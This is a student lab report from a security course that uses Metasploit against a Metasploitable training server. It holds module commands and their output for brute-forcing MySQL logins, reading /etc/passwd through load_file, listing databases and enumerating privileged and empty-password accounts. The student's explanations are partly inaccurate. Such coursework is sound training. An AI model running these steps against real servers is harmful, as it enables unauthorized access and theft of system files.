
## Lab: MySQL Hacking with Metasploit

- This lab is worth 2 points.
- The due date is Tuesday midnight.
- Use the following naming convention: homework, underscore, last name, first initial, and extension (e.g., MySQLHacking ImG.docx).

## **Task 1: Brute-forcing logins**

- a. msf > use auxiliary/scanner/mysql/mysql login
- Take a screenshot of the outcome. Explain what you have done and accomplished.



I am using a remote desktop (Kali) and the Armitage program to forcefully log in to the metaspolitable server I have started. I am editing information on the server without having direct access to it.

## Task 2: Dumping /etc/passwd from MySQL

- a. msf auxiliary(mysql sql) > use auxiliary/admin/mysql/mysql sql
- b. msf auxiliary(mysql sql) > set SQL select load file(\'/etc/passwd\')

• Take a screenshot of the outcome. Explain what you have done and accomplished.

```
root@kali-CIS:/home/kali
     Actions Edit View Help
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
Auxiliary module execution completed
msf6 auxiliary(
```

I forcefully gained access in Task 1. Now I am able to insert information such as a password.

- c. msf auxiliary(mysql\_sql) > set **SQL show databases**
- Take a screenshot of the outcome. Explain what you have done and accomplished.

```
root@kali-CIS:/home/kali
                                                                        _ D X
File Actions Edit View Help
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases
SQL ⇒ show databases
                     musul/musul_sql) > exploit
msf6 auxiliary(mdming
[*] Running module against 192.168.1.100
192.168.1.100:3306 - Sending statement: 'show databases' ...
* 192.168.1.100:3306 - |
                           information_schema
[*] 192.168.1.100:3306 -
                           dvwa
                            metasploit
[*] 192.168.1.100:3306 -
[*] 192.168.1.100:3306 -
                            mysql
[*] 192.168.1.100:3306 -
                            owasp10
[*] 192.168.1.100:3306 -
                            tikiwiki
[*] 192.168.1.100:3306 - | tikiwiki195
Auxiliary module execution completed
msf6 auxiliary(
```

I used my access to the metaspolitable server to discover what permissions and server roles I could use remotely. I listed the databases through Kali.

## Task 3: Enumerating MySQL Users

- a. msf auxiliary(mysql enum) > use auxiliary/admin/mysql/mysql enum
- Take a screenshot of the outcome. Explain what you have done and accomplished.

```
root@kali-CIS:/home/kali
                                                                      _ D X
File Actions Edit View Help
192.168.1.100:3306 -
                               The following users have SUPER Privilege:
192.168.1.100:3306 -
                                       User: debian-sys-maint Host:
192.168.1.100:3306 -
                                       User: root Host: %
                                      User: guest Host: %
192.168.1.100:3306 -
192.168.1.100:3306 -
                               The following users have FILE Privilege:
                                       User: debian-sys-maint Host:
   192.168.1.100:3306 -
   192.168.1.100:3306 -
                                       User: root Host: %
192.168.1.100:3306 -
                                      User: guest Host: %
192.168.1.100:3306 -
                               The following users have PROCESS Privilege:
192.168.1.100:3306 -
                                      User: debian-sys-maint Host:
192.168.1.100:3306 -
                                      User: root Host: %
* 192.168.1.100:3306 -
                                      User: guest Host: %
192.168.1.100:3306 -
                               The following accounts have privileges to the
mysql database:
192.168.1.100:3306 -
                                      User: debian-sys-maint Host:
                                      User: root Host: %
* 192.168.1.100:3306 -
* 192.168.1.100:3306 -
                                      User: guest Host: %
192.168.1.100:3306 -
                               The following accounts have empty passwords:
192.168.1.100:3306 -
                                      User: debian-sys-maint Host:
192.168.1.100:3306 -
                                      User: root Host: %
* 192.168.1.100:3306 -
                                      User: guest Host: %
[*] 192.168.1.100:3306 -
                              The following accounts are not restricted by
source:
[*] 192.168.1.100:3306 -
                                       User: guest Host: %
[*] 192.168.1.100:3306 -
                                       User: root Host: %
[*] Auxiliary module execution completed
msf6 auxiliary(
```

I am using a remote desktop (Kali) and the Armitage program to forcefully log in to the metaspolitable server I have started. I am editing information on the server without having direct access to it.